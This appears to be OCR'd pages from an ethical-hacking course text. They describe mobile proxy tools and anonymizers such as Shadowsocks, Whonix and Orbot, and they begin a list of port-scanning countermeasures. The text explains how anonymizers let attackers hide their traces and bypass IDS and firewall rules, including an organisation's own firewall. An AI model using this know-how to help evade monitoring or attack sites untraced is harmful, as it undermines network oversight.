Proxy Tools for Mobile

- **Shadowsocks**

  Source: *https://shadowsocks.org*

  Shadowsocks is a high-performance, cross-platform secured socks5 proxy. It adopts bleeding-edge techniques with asynchronous I/O and event-driven programming. This tool is available on multiple platforms, including PC, MAC, mobile devices (Android and iOS), and routers (OpenWRT). It is a low-resource-consumption tool that is suitable for low-end boxes and embedded devices. It supports open-source implementations in python, node.js, golang, C#, and pure C.

  Shadowsocks help attackers to surf the Internet privately and securely.

- Servers Ultimate (*https://icecoldapps.com*)


Anonymizers

- An anonymizer **removes** all identity information from the user's computer while the user surfs the Internet
- Anonymizers make activity on the Internet **untraceable**
- Anonymizers allow you to **bypass Internet** censors

Whonix Whonix is a **desktop operating system** designed for advanced security and privacy

Why use an Anonymizer?

1. **Privacy and anonymity**
2. **Protection against online attacks**
3. **Access restricted content**
4. **Bypass IDS and Firewall rules**



https://www.whonix.org

Anonymizers

An anonymizer is an intermediate server placed between an end user and a website that accesses the website on their behalf and makes web surfing activities untraceable. Anonymizers allow users to bypass Internet censorship. An anonymizer eliminates all identifying information (IP address) from the system while surfing the Internet, thereby ensuring privacy. It encrypts the data transferred from a computer to the Internet service provider (ISP). Most anonymizers can anonymize web (HTTP:), File Transfer Protocol (FTP:), and gopher (gopher:) Internet services.

To visit a page anonymously, you can visit your preferred anonymizer site and enter the name of the target website in the anonymization field. Alternatively, you can set your browser home page to point to an anonymizer to anonymize subsequent web access. In addition, you can choose to anonymously provide passwords and other information to sites without revealing any additional information, such as your IP address. Attackers may configure an anonymizer as a permanent proxy server by making the site name the setting for the HTTP, FTP, Gopher, and other proxy options in their application configuration menu, thereby cloaking their malicious activities.

Why Use an Anonymizer?

The reasons for using anonymizers include:

- **Ensuring privacy**: Protect your identity by making your web navigation activities untraceable. Your privacy is maintained until and unless you disclose your personal information on the web, for example, by filling out forms.
- **Accessing government-restricted content**: Most governments prevent their citizens from accessing certain websites or content deemed inappropriate or sensitive. However, these sites can still be accessed using an anonymizer located outside the target country.

- **Protection against online attacks**: An anonymizer can protect you from all instances of online pharming attacks by routing all customer Internet traffic via its protected DNS server.
- **Bypassing IDS and firewall rules**: Firewalls are typically bypassed by employees or students accessing websites that they are not supposed to access. An anonymizer service gets around your organization's firewall by setting up a connection between your computer and the anonymizer service. Thus, firewalls see only the connection from your computer to the anonymizer's web address. The anonymizer will subsequently connect to any website (e.g., Twitter) with the help of an Internet connection and then direct the content back to you. To your organization, your system appears to be simply connected to the anonymizer's web address but not to the actual site that you are browsing.

In addition to protecting users' identities, anonymizers can also be used to attack a website without being traced.

Types of Anonymizers

Anonymizers are of two basic types: networked anonymizers and single-point anonymizers.

- **Networked Anonymizers**

  A networked anonymizer first transfers your information through a network of Internet-connected computers before passing it on to the website. Because the information passes through several Internet computers, it becomes cumbersome for anyone trying to track your information to establish the connection between you and the anonymizer.

  Example: If you want to visit any web page, you have to make a request. The request will first pass through A, B, and C Internet computers before going to the website.

  Advantage: Complication of the communications makes traffic analysis complex.

  Disadvantage: Any multi-node network communication incurs some degree of risk of compromising confidentiality at each node.

- **Single-Point Anonymizers**

  Single-point anonymizers first transfer your information through a website before sending it to the target website and then pass back the information gathered from the target website to you via the website to protect your identity.

  Advantage: Arms-length communication hides the IP address and related identifying information.

  Disadvantage: It offers less resistance to sophisticated traffic analysis.

Anonymizer tools use various techniques such as SSH, VPN, and HTTP proxies, which allow access to blocked or censored content on the Internet with advertisements omitted.

- **Whonix**

  Source: *https://www.whonix.org*

  Whonix is a desktop OS designed for advanced security and privacy. It mitigates the threat of common attack vectors while maintaining usability. Online anonymity is realized via fail-safe, automatic, and desktop-wide use of the Tor network. It consists of a heavily reconfigured Debian base that is run inside multiple virtual machines, providing a substantial layer of protection from malware and IP address leaks.

Some additional anonymizers are listed below:

- Psiphon (*https://psiphon.ca*)
- TunnelBear (*https://www.tunnelbear.com*)
- Invisible Internet Project (I2P) (*https://geti2p.net*)
- JonDo (*https://anonymous-proxy-servers.net*)

Discussed below are various anonymizers for mobile devices:

- **Orbot**

  Source: *https://guardianproject.info*

  Orbot is a proxy app that allows other apps to use the Internet more securely. It uses Tor to encrypt Internet traffic and then hides it by bouncing through a series of computers around the world. Tor is a free software that provides an open network to help defend your system against any form of network surveillance that may compromise personal freedom and privacy as well as confidential business activities and relationships through a type of state security monitoring known as "traffic analysis." Orbot creates a truly private Internet connection.


LO#07: Explain Network Scanning Countermeasures

Network Scanning Countermeasures

In ethical hacking, the ethical hacker, also known as the “pen tester,” has to perform an additional task that a normal hacker does not follow (i.e., adopting countermeasures against the respective vulnerabilities determined through hacking). This is essential because knowing security loopholes in your network is worthless unless you adopt measures to protect them against real hackers. This section discusses various countermeasures to defend against network scanning attacks.



Port Scanning Countermeasures

1 Configure **firewall** and **IDS rules** to detect and block probes

2 Run **port scanning tools** against hosts on the network to determine whether the firewall properly **detects port scanning activity**

3 Ensure that the mechanisms used for **routing** and **filtering** at the routers and firewalls, respectively, **cannot be bypassed** using a particular source port or source routing methods

4 Ensure that the **router**, **IDS**, and **firewall firmware** are updated to their latest releases/versions

5 Use a **custom rule set** to lock down the network and block **unwanted ports** at the firewall

6 Filter all **ICMP messages** (i.e., inbound ICMP message types and outbound ICMP type 3 unreachable messages) at the **firewalls and routers**

7 Perform **TCP and UDP scanning** along with ICMP probes against your organization's IP address space to **check the network configuration and its available ports**

8 Ensure that **anti-scanning** and **anti-spoofing** rules are properly configured

